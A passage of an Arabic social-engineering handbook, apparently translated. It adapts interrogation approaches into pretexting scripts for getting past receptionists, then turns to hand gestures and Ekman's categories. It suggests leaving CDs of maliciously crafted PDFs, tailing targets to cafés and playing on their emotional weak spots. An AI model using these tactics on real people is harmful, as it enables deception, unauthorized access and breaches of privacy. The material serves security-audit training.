يمكن وضع استراتيجية للخروج تكون بسيطة مثل، "حسنا، سيدتي، أنا آسف أنك لن تسمح لي برؤية السيد سميث. وأنا أعلم انه سوف يصاب بخيبة أمل كبيرة لأنه كان يتوقع مقابلتي، ولكن على العموم انا سوف اتصل به لاحقا واخذ موعد آخر.

- *الحفاظ على انتباه الهدف (Keeping the Target's Attention)*

إذا تعاملت مع الهندسة الاجتماعية الخاصة بك فاخطوا بشكل صحيح الى هذه اللحظة وعندما تكون أمام الهدف، فان الهدف سوف يبدأ في التفكير فيما سيحدث إذا لم يسمح بالوصول، أخذ الملف، أو فعل ما تطلبه منه. تحتاج إلى تغذية الهدف بالخوف الكامن واستخدامه لمواصلة تحريك الهدف لهدفك.

التصريحات القصيرة القليلة مثل، "شكرا لمساعدتكم. كنت عصبيا جدا حول هذه المقابلة التي من الواضح أنني وضعت تاريخها خطأ في التقويم. آمل أن يكون السيد المدير **HR** في مكان أكثر دفئا من هنا؟ "السماح للاستجابة ثم تابع:" أريد أن أشكرك على مساعدتك. عندما يعود من الممكن ان اتواصل معه لإنشاء موعد آخر؟".

- ***تقديم طرق بديلة (Presenting an Alternate Route)***

عندما تستجوب الهدف في تدقيق الهندسة الاجتماعية، الخروج المحتمل لطريقك الأول لن يكون مطعم بالابتسامة، لذلك امتلاكك لمسار أقل كمسارات فعاله جاهزة هي فكرة جيدة.

ربما كنت قد استخدمت كل هذه التكتيكات في محاولة لكي تصل الى سالي، موظف الاستقبال، لتمكنك من رؤية السيد سميث. جميع التكتيكات فشلت لدرجة إنك بدأت غلق هذا الحوار من الاساس. يجب أن تعد مسار بديل، مثل "سالي، أنا أقدر ان لديك التأكد من الامور تتم عن طريق الموعد فقط. أنا فقط لست متأكدا متى سأعود عبر هذه المنطقة. لكن هل يمكنني أن أتركك مع هذا القرص المضغوط من المعلومات لتعطيه الى السيد سميث وبعد ذلك يمكنني متابعتك من خلال الهاتف غدا لمعرفة ما إذا كان سيتم تحديد موعد؟"

وجود عدد قليل من الأقراص المدمجة التي أعدت مع بعض ملفات PDF المشفرة بشكل ضار يمكن أن تساعد على جعل هذا الطريق واقعا، فضلا عن وجود ممارسة ثم استخدام أساليب الاستجواب بسرعة.

جهة اتصال أرسلت لي وثيقة ذات عنوان "Interview and Interrogation" المستخدمة من قبل وزارة الدفاع لتدريب موظفيها من المرور من جهاز كشف الكذب. انها تحدد المناهج المختلفة التي يستخدمها المحققون المهرة، ولقد قدمتها هنا. بالنظر في هذه المناهج المختلفة يمكن للمرء أن يتعلم الكثير عن الطرق المختلفة التي قد تكون مهمه للمهندس الاجتماعي.

النهج المباشر (Direct approach): المحقق يفترض جو من الثقة في هذا النهج. موقف وطريقة المحقق يستبعد أن المتهم بريء على الإطلاق. دون تهديد، المحقق ينتزع سلاح المشتبه عن طريق ان يقول له أي شخص آخر سوف يفعل الشيء نفسه.

كمهندس اجتماعي، يمكنك استخدام هذا النهج اعتمادا على الذريعة (**Pretext**) الخاص بك. ربما تكون مدير، مستشار، أو أي شخص آخر لديه السلطة على الهدف. وهذا يعني انه يجب أن تملك جو من الثقة وتفترض أن الهدف "يدين" لك بالرد التي تسعى اليه.

النهج غير المباشر (Indirect approach): يسمح للمشتبه به أن يقول جانب من القصة بالتفصيل والمحقق يبحث عن سهو، تناقضات، وتشوهات. مهمة المحقق هي السماح للمشتبه ان يعرف أن أفضل مسار للعمل هو أن يقول الحقيقة.

كمهندس اجتماعي يمكنك استخدام هذا النهج من خلال عدم الاقتراب من الهدف في أي دور، ولكن ربما باعتبارها **Elicitation**، سؤال مصمم لانتزاع المعلومات من الهدف. المهندس الاجتماعي يمكن جمع المعلومات عن الهدف عن طريق السماح له بذلك أكثر من الكلام.

النهج المتعاطف (Sympathetic approach): إن دليل وزارة الدفاع **DOD** يقدم بعض الأفكار الممتازة عن هذا النهج.

المحقق يخفض صوته ويتحدث بصوت منخفض، اللهجة أكثر هدوءً والتي تعطي انطباع على أنه يفهم الشخص. يجلس على مقربة من المتهم وربما يضع يده على كتف المتهم أو يربت له على ذراعه. الاتصال الجسدي في الوقت المناسب فعال جدا.

المهندس الاجتماعي يمكن استخدام هذا النهج بنفس الطريقة التي يعامل بها المحقق. ربما تسمع بعض الموظفين يشكو من رئيسه كما كنت تنتظر لطرق الباب الخلفي. أو ربما تتبع الهدف إلى مقهى محلي والدخول في محادثة حيث يمكنك إظهار التعاطف إلى حالة. يمكنك استخدام هذا النهج في كل مكان، وأنها فعالة جدا.

النهج العاطفي (Emotional approach): هذا النهج يلعب على آداب/اخلاق أو عواطف المشتبه به. تستخدم أسئلة مثل "ما الذي سوف تعتقده زوجتك أو أطفالك عن هذا؟" حيث يستخدم هذا في تكتيك الاستجواب. الأفكار التي أثارت عاطفيا قلب المشتبه وجعله عصبيا. هذه المشاعر تعبر عن نفسها، يمكن للمحقق الاستفادة منها.

يمكنك استخدام هذا النهج بطريقة مماثلة إلى السابقة، التي تلعب على الضعف المحدد في الهدف. عند الانخراط في واحدة، حيث تعرف ان الهدف مهتم بالجمعيات الخيرية للأطفال الذين يعانون من مرض السرطان. فيمكنك اللعب على تلك المشاعر حيث تكون قادرا على الحصول على الهدف لاتخاذ إجراء لا ينبغي أن يؤخذ، وخطر عليه.

النهج المنطقي (Logical approach): هذا النهج غير عاطفي ويقدم دليلا قويا بالذنب. المحقق يحب الجلوس بشكل منتصب ويكون مثل رجل الأعمال، والتي تظهر الثقة.

يمكنك استخدام هذا النهج كأمر واقع عند تقديم أدلة على أسبابك المشروعة لكونه ممثل/حاضر، مثل عندما ترتدى وتسلح باعتبارك مصلح **IT** مع وجود جو من الثقة التي تنتمي لهذا.

النهج العدواني (Aggressive approach): للمحقق، وجود خط رفيع بين جمع المعلومات والتعدي على حقوق الهدف والتي لا ينبغي تجاوزها. ينبغي رفع الصوت، وينبغي أن تكون نظرة وعمل عدواني، ولكن لا ينبغي أبدا أن تنتهك الحقوق المدنية للمشتبه فيه.

يحتاج المهندس الاجتماعي للحفاظ على هذا الخيط الرفيع في الاعتبار. كما هو الحال بالنسبة لشركة هيوليت باكارد، حيث يجري التعاقد لشركة المهندس الاجتماعي ألا يعطيك الحق في كسر القوانين المدنية. أكثر من شركة توظيف لك لا يحق لك للسماح لك للاستفادة من الهواتف المنزلية، وقراءة رسائل البريد الإلكتروني الشخصية، أو غزو خصوصية الناس.

نهج الجمع (Combination approach): أحد المحققين قد يجمع بين النهجين أن يكون أكبر قدر من التأثير. هذا من شأنه أن يتقرر على أساس شخصية المشتبه به.

كمهندس اجتماعي قد تستخدم نفس التقنية، الجمع بين هجماتك ونهج لأكبر قدر من التأثير. على سبيل المثال، بعد اكتشاف بعض التفاصيل الشخصية عن هدف مثل المقهى المحلي المفضل لديه حيث يمكن الاقتراب من الهدف وبدء المحادثة. مثل هذا التكتيك، خصوصا عندما يعمل في جو مريح، يمكن أن تقطع شوطا طويلا نحو فتح الناس.

نهج غير مبال (Indifferent approach): هذا النهج هو مثيرة جدا للاهتمام لأن المحقق يتصرف كما لو انه لا يحتاج الى اعتراف لأن يتم حل القضية. عند هذه النقطة المحقق قد يحاول التلاعب بالمشتبه به لإعطاء جانبه من القصة.

كمهندس اجتماعي قد لا تكون قادرة على استخدام هذا النهج ما لم تدركه. إذا أدركت إنك في منطقة أو وضع يجب ألا تكونه، يمكنك التصرف غير مبال بدلا من ان تخشى أن يتم القبض عليك. التصرف غير مبال يمكن أن يسبب الشخص الذي أدركك الا يندهش كثيرا وتحمل لك فرصة لتبديد أي قلق. كيفن ميتنيك كان كبيرا في هذه التقنية. كان لديه القدرة على التفكير بسرعة على قدميه. أيضا، يتصرف غير مبال عندما يكون في وضع غير مستقر يسمح له أن يحصل على الكثير.

نهج لحفظ ماء الوجه (Face-saving approach): المحقق يجب ترشيد الجريمة، وإعطاء المتهم مخرج وعذر على الاعتراف وحفظ ماء الوجه. يجب على المحقق الا يجعل العذر جيد جدا، مع ذلك، المشتبه به يمكن استخدامه في المحكمة كوسيلة للدفاع.

المهندس الاجتماعي يمكن الاستفادة حقا من هذا النهج. المحقق لا يريد أن يعطي الشخص عذر جيد جدا، ولكن المهندس الاجتماعي يفعل. يريد ان يعطى عذر لتكون جيدة للهدف حتى لا يحتاج التفكير قبل ترشيد عذره من الامتثال معك. نهج واحد هو أن تقول ان شخص على مستوى أعلى يطلب منك أن تكون هناك. يمكنك متابعة هذا الأمر قائلا: "أستطيع أن أفهم كيف يمكن أن تشعر الآن، ولكن أنا لا أريد حتى أن أتخيل كيف ان السيد سميث سوف يشعر بالضيق إذا لم أكن هناك اقوم بإصلاح ذلك الخطأ الهائل للبريد الإلكتروني قبل أن يعود" هذا النهج يعطي الهدف القدرة على حفظ ماء الوجه والامتثال.

نهج مغرور (Egotistical approach): هذا الأسلوب هو كل شيء عن الاعتزاز. من أجل أن يعمل فانت في حاجة الى مشتبه به يكون فخورا جدا من إنجازه. التفاخر بحسن المنظر، الاستخبارات، أو الطريقة التي تم تنفيذ الجريمة قد تطرق ما يكفي من الغرور أنه يريد أن يعترف لإظهار لك، في الواقع، كان هذا الذكية.

في الهندسة الاجتماعية غالبا ما يستخدم هذا الأسلوب. العب على إنجازات شخص ما يؤدى الى سرد أعمق أسرارهم.

نهج مبالغ (Exaggeration approach): إذا كان أحد المحققين يبالغ بشأن حقائق القضية، المتهم قد يعترف بما هو حقيقي. من الأمثلة على ذلك إذا طلب أحد المحققين ان يتهم لص بالرغبة في ارتكاب الاغتصاب وقائلا: "ما شان الشخص من كسر غرفة نوم في منتصف الليل؟" هذا غالبا ما يسبب المتهم على الاعتراف فقط بالسرقة وليس ارتكاب الاغتصاب.

يمكنك أيضا استخدام هذا النهج من خلال المبالغة في مهمة كنت هنا لأدائها. بالإكثار من المبالغة في سبب وجودك هنا يمكنك ان يعطي الهدف سببا ليوفر لك الوصول أقل. على سبيل المثال، يمكنك أن تقول، "أنا أعرف أن السيد سميث يريد مني إصلاح جهاز الكمبيوتر الخاص به شخصيا لأنه خسر الكثير من البيانات، ولكن إذا كنت لا تشعر بالراحة مع ذلك، يمكنني إصلاح مشكلته من كمبيوتر آخر في المكتب" .

إقْحام العله (Wedging the alibi): نادرا ما يعترف المتهم بانتهاكاته كلها مرة واحده. الحصول عليه لجعل اعترافات طفيفة، مثل أنه كان في الموقع، يملك السلاح في السؤال، أو يمتلك سيارة مماثلة، يمكن أن تحركه نحو الاعتراف أكثر وأكثر، مما يؤدي في النهاية إلى الاعتراف الكامل.

ربما تحصل على توقف أثناء عمل الهندسة الاجتماعية والبواب يرفض لك الوصول إلى المبنى. معرفة ما إذا كان يمكن "الوصول" باستخدام سطر مثل هذا: "أنا أفهم السيد سميث هو مشغول ولا يمكن أن يجتمع مع لي. هل تمانع منحه هذا القرص المضغوط من المعلومات حول منتجاتنا وسوف أتابع معه بـمكالمة هاتفية في وقت لاحق اليوم أو غدا؟"

- *الغاية النهائية (The End Goal)*

للتحضير لاستخدام تكتيكات المقابلة أو الاستجواب السليم، كمهندس الاجتماعي قد ترغب في الإجابة على بعض الأسئلة الخاصة بك. وأهيب بكم لكتابة هذه أسفل المفكرة لأن ذلك يمكن أن تساعدك على التحضير للقاء مع الهدف. بالإضافة الى ذلك، تدوين إجاباتك يجعلها حقيقية ويعطيك مسار للعمل على خلال التحضير لاستجواب الخاص.

الإجابة على هذه الأسئلة:

من (who): مع من هذا الاستجواب أو التواجه الذي سوف يجري؟ ما هو الدور الذي كان يلعب؟ قائمة بالأسماء، والعناوين، وغيرها من المعلومات عنه التي هي ذات الصلة بالاستجواب.

ما/ماذا (What): بالضبط ما الاعداد الذي تم وماذا سيكون هدفك أثناء الاستجواب؟ يجب أن يكون لديك هدف محدد.

متى (When): ما هو الإطار الزمني الاستجواب؟ في أي وقت من النهار أو الليل؟ ما هي الظروف السائدة حيث الأعمال تؤدي إلى هذا القرار حول متى القيام بحركتك/عملك؟ هل سيكون في وقت الحفل الذي سمعت عنه؟ هل سيكون في الوقت الذي فيه جزء كبير من العاملين هم في اجازة؟ هل سيكون في وقت الغداء؟ هل سيكون في وقت تغيير موظفي الأمن؟
اين (Where): ما هو موقع الاستجواب؟ هل انت ذاهب لتكون في مكان الهدف؟ هل تتبع الشخص في الصالة الرياضية، مقهى محلي، أو في مكان الرعاية النهارية؟ أين هو أفضل مكان لمحاولة الحصول على ما تحتاجه من معلومات عن الهدف؟
لماذا (Why): الناس تسمع هذا السؤال في كثير من الأحيان ما يكفي من الأطفال، ولكنه يجب أن يسال. ما هو الغرض من هذا الاستجواب؟ لجعل الهدف يعترف بموقع أي شيء؟ لجعله يعطينا أي من المعلومات التي لا ينبغي له؟ لتتمكن من الوصول إلى غرفة أو الخادم؟
كيف (How): ما هي الطرق التي ستستخدمها في هذا الاستجواب؟ البرمجة اللغوية العصبية؟ الأوامر المضمنة؟ ***Human buffer overflow*** ؟ **Microexpressions**؟

بالطبع، في الاستجواب الجنائي الهدف هو الاعتراف بالجريمة. مع الاستجواب كمهندس اجتماعي الهدف من ذلك هو اعتراف من نوع مختلف. تريد أن يشعر الناس بالراحة يعطيك المعلومات، استخدام تكتيكات استجواب نوقشت في وقت سابق يمكنك جعل هذا أسهل للقيام به. في النهاية، يجب أن يكون استجواب الهندسة الاجتماعية الخاصة بك مثل المقابلات على نحو سلس. ومع ذلك، يمكن للمهندس الاجتماعي استخدام بعض تقنيات أخرى للمساعدة أثناء استخدام تكتيكات المقابلة والاستجواب على الهدف.

Understanding the Language of the Hands (Gesturing)

كما يتحدث اللسان إلى الأذن، تتحدث إشارات اليد/الايماءات الى العين.

الملك جيمس الأول

البشر فريدون من نوعهم في طريقة تواصلهم بأيدهم على نطاق واسع وبنسب مختلفة. الإشارات/الإيماءات لها تباين واسع يرجع ذلك إلى حقيقة أنها تعتمد كثيرا على الثقافة. تعطي معظم حركات اليد معان رمزية يفهمها الإنسان، غير أن المعنى قد يختلف من شخص لآخر لأسباب متعددة منها الثقافات، وبعض تلك المعاني يكون إيجابيًا في حين أن البعض الآخر يكون سلبيًا، لذا يجب الانتباه لثقافة الطرف الآخر لكيلا يفهم الإشارة بطريقة خاطئة. على عكس **microexpressions**، التي هي عامه على مستوى العالم، حيث الإشارات (**Gesturing**) في الولايات المتحدة من الممكن ان تكون في الواقع مهينه في أجزاء أخرى من العالم، أو ليس لها معنى على الإطلاق. أيدينا هي الإبداعات الرائعة التي يمكن أن تنجز أشياء كثيرة. فكر في العودة عندما كنت صغيرا وتقف بجانب والديك وهناك شيء يخيفك. حيث سوف تقوم بالوصول وامساك أيديهم لتلقي الراحة والحماية.
حتى قبل ذلك الوقت، كانت يديك وسيله والتي من خلالها يمكنك استكشاف العالم من حولك. كلما اصبحت أكبر سنا، كلما تعلمت كيفية استخدام يديك لأداء المهارات الأساسية مثل التغذية وتلبيس نفسك، إلى مهارات أكثر تقدما مثل الرسم، والنحت، والطبخ، وأدوات التلاعب. الجراح ينفق مئات الساعات التدريبية لتدريب يديه للرد على حركات صغيرة لإنقاذ الأرواح. الموسيقي يتعلم موضع إصبعه، وضربات المفاتيح، وأكثر من ذلك. في كتاب يطلق عليه ***Hands*** لعام 1980، جعل جون نابيير نقطة مثيرة للاهتمام. وقال ان نستكشف العالم من حولنا باستخدام أعيننا وأيدينا، ولكن واحدة فقط من هذه تسمح لنا برؤية الزوايا حولنا وفي الظلام. ذكر أيضا أن البشر هم المخلوقات الوحيدة التي يمكنها ان تواصل مع أيديهم. بغض النظر عن كيف يمكن أن تصبح ماهر في الكلام، فسوف لا تزال تستخدم يديك لتعزيز خطابك.
هذا هو تركيزي لهذا الجزء: كيف لأيدينا تتواصل ليس فقط باللغة ولكن أيضا تلك المشاعر التي نتفاعل معها. ذهب نابيير إلى القول أن الأيدي تعكس الدماغ، لأن ما يشعر به الدماغ يظهر ليس فقط في واجهة ولكن أيضا في اليدين.
هناك علاقة مباشرة بين العواطف التي نشعر بها وكيف تتحرك أيدينا. في عام 1973 أجرى الدكتور بول أيكمن والدكتور والاس فريزين بحوث التي عززت هذا الفكر. في ورقة أنتجوا نهج يسمى "حركات اليد"، حيث وضحوا الطرق المختلفة التي تظهر بها العواطف مع اليدين. عن طريق أبحاثهم، جنبا إلى جنب مع البحوث التي جاءت في أعقابها، سوف تظهر لك كم هو مهم فهم، ومشاهدة، وفك هذه الإشارات الهامة.

تواصل مع يديك

هذا لا يناقش علامات اللغات، ربما هذا أول ما يخطر بالبال عند التفكير في التواصل مع يديك. على الرغم من أنها رائعة قراءة الدراسات التي تربط بين المخ وهذا الشكل من الاتصال، وتركيزي هو أن نفهم كيف تسرب الناس المحتوى العاطفي باستخدام أيديهم.
افترض أنك تمشي في غرفة المعيشة الخاصة بك وترى فتات الكعكة على الأرض. كنت تقول دائما لابنك لا تأكل الكعك قبل العشاء، ولكن هناك أدلة على الأرض وعلى وجهه. أن تفعل الشيء النموذجي وتسأل "من أين تأتى كل هذه الفتات؟" إذا قرر ابنك أن يكذب، فحاول تصوير ما تقوم به يديه. أو ربما تذكر الوقت عندما كنت صغيرا وتم استدعاءك في مقدمة الفصل في المدرسة الثانوية لقراءة ورقة أو قصيدة كنت قد كتبتها. حيث عندما كان ينادى عليك، تصبح متجها إلى مقدمة الفصل. حيث يديك المهتزة تمسك بالورقة، حيث يبدا زملائك بالنظر اليك يشعروا بالتسلية من الألم الذي تشعر به أو يستعدوا ليسخروا منك بعد انتهاء اليوم الدراسي. ما فعلت يديك؟

فكر في العودة إلى الوقت الذي كنت فيه تقوم بمقابلة من اجل وظيفة ما. حيث قمت بضخ الثقة الى نفسك لكي تكون واثقا. حيث كنت تعرف إنك كنت مؤهل لهذه الوظيفة، وكنت في حاجة إليها. ذهبت بهدوء وكنت جاهزا لكل سؤال. أجبت على كل سؤال بثقة. ثم سألك المحاورة: إذا كان لديك خبرة في شيء كنت لم تسمع به. كنت في حاجة لتقرر ما إذا كانت سوف تشكل جوابا أو الاعتراف انه ليس لديك أي معرفة بالموضوع. ما الذي كانت تفعله يديك؟

أخيرا، أعتقد أن العودة إلى مقاطع الفيديو التي شهدت استجوابات الشرطة. حيث يجلس المشتبه به هناك مع نظرة التكشير/التعجرف على وجهه. ربما يطرق بيديه الاستفادة على الطاولة حيث ينتظر بفارغ الصبر. الضابط يبدأ المقابلة بسؤال قيادي: "عندما كنت في مقهى **Lazy Tree Bar** أول يونيو، هل رأيت ريكو هناك مع صديقته؟"

"لا!" حيث يصيح المشتبه به. "لقد قلت لك بالفعل انا لم أراه هناك في تلك الليلة!" حيث يضرب بقبضة مغلقة على الطاولة.

يقول المحقق مع لف كتفيه والإشارة الى المتهم بأصبع واحد "أوه، معنى هذا إنك كنت في ذلك المقهى، حيث قلت في وقت سابق إنك لم تكن هناك تلك الليلة". عندما يقول المحقق "أوه" فكيف يظهر وجهه، وماذا تفعل يديه؟

في كل من هذه السيناريوهات، تم عرض شعار، لفتة، تصور، أو تلاعب. في المشهد النهائي من الاستجواب، كنت قد صورت المشتبه به يفرك بيديه معا مع ضغط، أو يلعب بالخاتم أو قطعة من الملابس. ما هو الفرق بين هذه، وما العواطف الذي يكشفها؟

في دراسة أيكمن والاس المذكورة سابقا، ناقش الباحثون كيف نعرض العاطفة بواسطة أيدينا باستخدام الشعارات، والإيماءات، والرسامين، والمتلاعبين. كل هذه يمكن استخدامها لتحديد الحالة العاطفية والرسالة الحقيقية التي يتم إرسالها.

تعلم تمييز، فك، واستخدام هذا الشكل من الاتصال الغير اللفظي لا بد من مناقشتها في سياق الاتصالات العادية وأيضا كمهندس الاجتماعي.

في هذه الدراسة، استخدم الدكتور أيكمن عمل الدكتور ديفيد إيفرون، الذي قام به عام 1941 والتي لاتزال تدرس على نطاق واسع، بعنوان "*Gestures and Environment*"، في التواصل الغير لفظي. حيث قاموا بدراسة مجموعتين من الناس الذين هاجروا إلى نيويورك من بلدان مختلفة، وجد أن هناك تأثير ثقافي واضح لشعارات ولغة الجسد التي استمدت من الثقافة وتم تناقلها. عن طريق بحث إيفرون، وضع أيكمن والاس نظام لفهم هذا النوع من لغة الجسد. كسروا النظام إلى ثلاثة أجزاء: الأصل (***origin***)، الترميز (***coding***)، والاستخدام (***use***).

- **الأصل (origin)**

منشأ السلوك الغير لفظي هو كيف أصبح السلوك جزءا من نمط تواصل شخص ما. أيكمن والاس قسم الأصل (***origin***) إلى ثلاث فئات مختلفة: (تلك التي تم إنشاؤها في النظام العصبي، غريزة البقاء (***survival instincts***)، وتلك التي تختلف مع الثقافة، والطبقة، والأسرة، أو الفرد). فهم منشأ السلوك الغير لفظي يعني أننا سوف نحكم أو نعرض شعارات اليد الغير لفظيه ليس قائما على تجاربنا الخاصة أو الأصل، ولكن على أصل الشخص.

- **الترميز (coding)**

الترميز هي العلاقة بين الفعل ومعناها. إذا كان الشعار يشبه الفعل يمكن تحديد نوع الترميز الذي يعنيه.

يوضح الدكتور أيكمن أن هناك ترميز للشعار بشكل تعسفي لا يوجد لديه تشابه بصري لمعناه. على سبيل المثال، واحدة من ايماءات اليد المستخدمة بكثره على نطاق واسع، والمعروف باسم "**flipping someone the bird**" حيث انه لا جسديا أو من الناحية الفسيولوجية يمثل او يشبه الطيور أو الفعل الذي قام بالإيماء به، أليس كذلك؟



من ناحية أخرى، الترميز **iconically** يحمل دليلا من مظهره على معناه. بعبارة أخرى، حيث يبدو مثل ما يسمى به. على سبيل المثال، صناعة شكل المسدس مع الإبهام والسبابة. الشعار يشبه المسدس ويفهم بوضوح.

أخيرا، الترميز **intrinsically** يشبه الترميز **iconically**. حيث يبدو مظهره مثل الفعل الذي تلاحظه عليه، ولكن بدلا من أنه مجرد تشابه، فانه معناه خارج الترميز أي يقصد طريقة الفعل. على سبيل المثال، عند قول نكتة، فنقوم بجعل قبضة خفيفة وضرب كل منهما الآخر. الشعار في جوهره ليست مجرد القبضة ولكن فعل الفعل ضرب شخص آخر من باب الدعابة.

- **الاستخدام (usage)**

الاستخدام هو تماما مثل الصوت القائل: متى تستخدم حركة اليد الغير لفظي؟ الظروف الخارجية التي وجدت عندما يستخدم الفعل، السلوك اللفظي الداعم، ما هي المعلومات التي نقلت، وسواء كان تفاعلي أو تواصلي كلها تلعب دورا في تحديد الاستخدام.

الجمع بين الأصل (**origin**) والترميز (**coding**)، واستخدام مساعدتي أيكمن والاس خلق جوانب مختلفة من التواصل الغير لفظي مع اليدين. فهما يمكن أن يساعدنا على رؤية ما يحاول ان يقوله الشخص أو ما العاطفة التي بيتم تصويرها.

تناقش المقاطع التالية ثلاثة جوانب لهذا التواصل الغير لفظي في اليدين: الشعارات (***emblems***) والإيماءات/التصور (***gestures/illustrators***)، والمتلاعبين (***manipulators***).

- ***الشعارات (emblems)***

الدكتور أيكمن قام بتعرف على الشعارات (***emblems***) بانها وسيلة الاتصال الغير شفهي/لفظي من الأيدي والتي لديها خمسة جوانب:

- الترجمة الشفهية/الفظيه المباشرة والتي تتألف من عبارة قصيرة أو كلمة أو كلمتين.
- المعنى الدقيق الذي يعرف من قبل مجموعة، طبقة، أو ثقافة فرعية.
- غالبا ما تستخدم عمدا بقصد واعي لإرسال رسالة معينة لشخص آخر.
- المتلقي يعرف أن الشعار تم إرساله له عمدا.
- المرسل يتحمل مسؤولية قيامه بهذا النوع من الاتصال.

تماما كما الناس يدركون الكلمات التي يتحدثون بها، معظمهم على بينة من الشعارات التي يستخدمونها. وبالإضافة إلى ذلك، مثله تماما عندما نتكلم الكلام لدينا زلات لسان، زلات الشعار "**emblem slips**" يمكن أن تحدث، ولكن بالنسبة للجزء الأكبر المرسل على علم من الشعارات المستخدمة.

فهم الأصل (***origin***) يمكنه ان يساعد المهندس الاجتماعي في فهم الحالة العاطفية للشخص ما يقوله أو لا يقوله على أساس فهم الشعارات. هذا يمكن أن يكون له آثار خطيرة في بعض الأحيان. ما تراه في الشكل التالي غالبا ما يتم وصفه على أنه "أحبك"، ولكن في مناطق معينة يمكن أن تفسر على أنها علامة لعصابة تسمى ***Latin Kings***. يجب أن تكون حذرا في استخدام هذه اللفتة (***gesture***) في مناطق معينة.

"I love you" or a gang sign?



تبين الصور التالية أمثلة قليلة أكثر لإثبات هذه النقطة.

في الولايات المتحدة شعار اليد المبين في الشكل التالي يقول: "أوقفوا ما تفعلونه!" إذا ما استخدمت من قبل سلطة شخصية، هو شعار القائد الذي يقول بالتوقف والبقاء حتى إشعار آخر. في ماليزيا علامة اليد هذه تستخدم لاستدعاء النادل.

"Come here" or "Go away"?



اما في مصر عندما تستخدم مع ذراع منخفض فتعنى الإيقاف اما عندما تستخدم مع ذراع مرتفع تعنى استدعاء النادل إذا كنت في مطعم او مقهى أي انها تستخدم المعنين.
الشكل التالي والتي هي عباره عن عقد راحة اليد لتواجه السماء، مع الإشارة بالسبابة الى شخص ما مع تلويحها. هذه الإشارة ببساطه تعنى في الولايات المتحدة "تعال هنا"، لكن في الأوسط أو الشرق الأقصى، البرتغال، اسبانيا، أمريكا اللاتينية، واليابان، وإندونيسيا، وهونغ كونغ، استدعاء شخص بهذه الطريقة تعتبر وقحة أو مهينة. حيث لاستدعاء شخص يستخدموا راحة اليد موجهه لأسفل مع استخدام جميع الأصابع لطلب الشخص هي أكثر قبولا. اما في سنغافورة فأنها تمثل الموت.

"Come here" or seduction or death?



الشعار المبين في الشكل التالي في الولايات المتحدة يعنى "حظا سعيدا" غير ذلك حيث إذا كنت ايطالي أو تركي. فأنه يمثل الأعضاء التناسلية الأنثوية. في آسيا فإنه يعتبر أيضا لفتة بذيئة جدا.

"Good luck" or an obscene gesture?



الشعار المبين في الشكل التالي عباره عن شكل **V** باستخدام السبابة والابهام. حيث في الولايات المتحدة تعنى هذه البادرة "علامة السلام"، ولكن في أوروبا تعنى "النصر". إذا وضعت راحة اليد نحو وجهك فهذا يعني في الواقع "، شق عليه".



هذه ليست سوى عدد قليل من عشرات الشعارات. التي لديها ترجمة شفهية مباشرة، هي دقيقه فيما تعنيه، وغالبا ما تستخدم عمدا. المتلقي يعرف الرسالة بالنسبة له، والمرسل يعني لإرساله. التي بحكم تعريفها هي الاشارة.
في كل من هذه الأمثلة، الفهم ليس فقط في الشعار ولكن أيضا المصدر حيث يمكن أن يغير فهمنا لحالة الشخص العاطفية. بالإضافة إلى ذلك، فإننا يمكن أن نغير حالة الشخص العاطفية، إما عن قصد أو عن طريق الخطأ، وذلك باستخدام الشعارات التي ينفرد بها مصدره/ثقافته.
على الرغم من الشعارات التي يمكن عرضها في العديد من الأماكن من الجسم، وأنها تنطوي عموما على اليد في المقام الأول، ومن ثم الرأس والوجه، والوضع.

- **الإيماءات/التصور (gestures/illustrators)**

في "حركات اليد"، ذكر الدكتور أيكمن أن "المصورون هي تلك الأفعال التي ترتبط أساسا ارتباطا وثيقا لحظة بلحظة مع الكلام، مع الصياغة، المحتوى، ملامح الصوت وارتفاع الصوت، الخ". بعبارة أخرى، المصورين هي الإيماءات التي تدعم ما يقال. وهي تشبه إلى حد ما الشعارات (**emblems**) لأنها تستخدم مع الوعي والقصد، على الرغم من أن التصوير عادة ما تستخدم بشكل خارجي.
هنا بعض من العوامل التي تجعل المصورين مختلفين من شعاراتهم:

- عادة ما لا يكون لها تعريف دقيق لفظي.
- هي لا تحدث أبدا من دون محادثة.
- تظهر فقط من خلال المتكلم، لا المستمع.

المصورون يمكن أن يتغيروا بناء على المزاج، المشاكل، أو موقف الشخص الذي استخدامها. وهي تستخدم عادة أكثر عندما يكون الشخص يشعر بالإحراج في الكلام أو التفكير.
التغيرات المفاجئة في نوع أو تردد المصورين غالبا ما يلمح الى الخداع أو تغير كبير في خطوط الأساس، يخبر المهندس الاجتماعي أن يولي اهتماما أفضل للشخص.
يتم تقسيم المصورين الى ثماني فئات أو أنواع:

- **Batons** هي الحركات التي تؤكد على كلمة أو عبارة معينة.
- **Ideographs** هي الحركات التي ترسم مسار الفكر.
- **الحركات الموجهة (Deictic movements)** هي الحركات التي تشير الى جسم، مكان، أو حدث.
- **الحركات الإيقاعية (Rhythmic movements)** تصور سرعة الحدث.
- **الحركات المكانية (Spatial movements)** تصور علاقة مكانية.
- **Kinetographs** هي الحركات التي تصور عمل جسدي أو عمل مادى غير بشري.
- **التصويري (Pictographs)** هي الحركات التي ترسم صورة في الهواء لشكل تشير إليه.
- **الحركات الرمزية (Emblematic movements)** تستخدم لتوضيح بيان، حتى استبدال كلمة أو عبارة.

المصورون مثيرين للاهتمام لمشاهدتهم ويمكن أن تساعد المهندس الاجتماعي لتحديد خط الأساس ومعرفة كيف يمكن للشخص ان يفكر ويتفاعل مع المثيرات العاطفية.
الدكتور أيكمن في كتابه **Telling Lies**، يضع حقيقة مثيرة جدا للاهتمام فيما يتعلق بالمصورين: "المصورين يزدادون عند يتورطون مع ما يقال. الناس يميلون إلى توضيح أكثر من المعتاد عندما يكونون غاضبين، مرعوبين، مهتاجين، يشعرون بالأسى، أو متحمسين بحماس". هو يفسر لاحقا ويعطي عدد قليل من الأسباب التي تجعل الناس قد يتوقفون عن التوضيح. الاستثمار العاطفي، الملل، والتظاهر بالقلق يمكن أن تكون كل الأسباب لماذا شخص ما من شأنه أن يتوقف عن استخدام التصوير/التوضيح. بالإضافة إلى ذلك، نص الدكتور أيكمن أن أولئك الذين يريدون استخدام الخداع، ولم يكونوا ماهرين أو ممارسين في استخدام كذبهم، قد يتوقفوا عن استخدام التصوير/التوضيح لأنهم غير ممارسين لما سيقوله ولا يعرف أن يصف ذلك بشكل صحيح. كل هذه العلامات تزيد من مهارة المهندس الاجتماعي حيث يراقب خطوط أساس موضوعهم وأي تعديلات على هذا الأساس خلال المحادثة.

- **المتلاعبين/المناورين (Manipulators)**

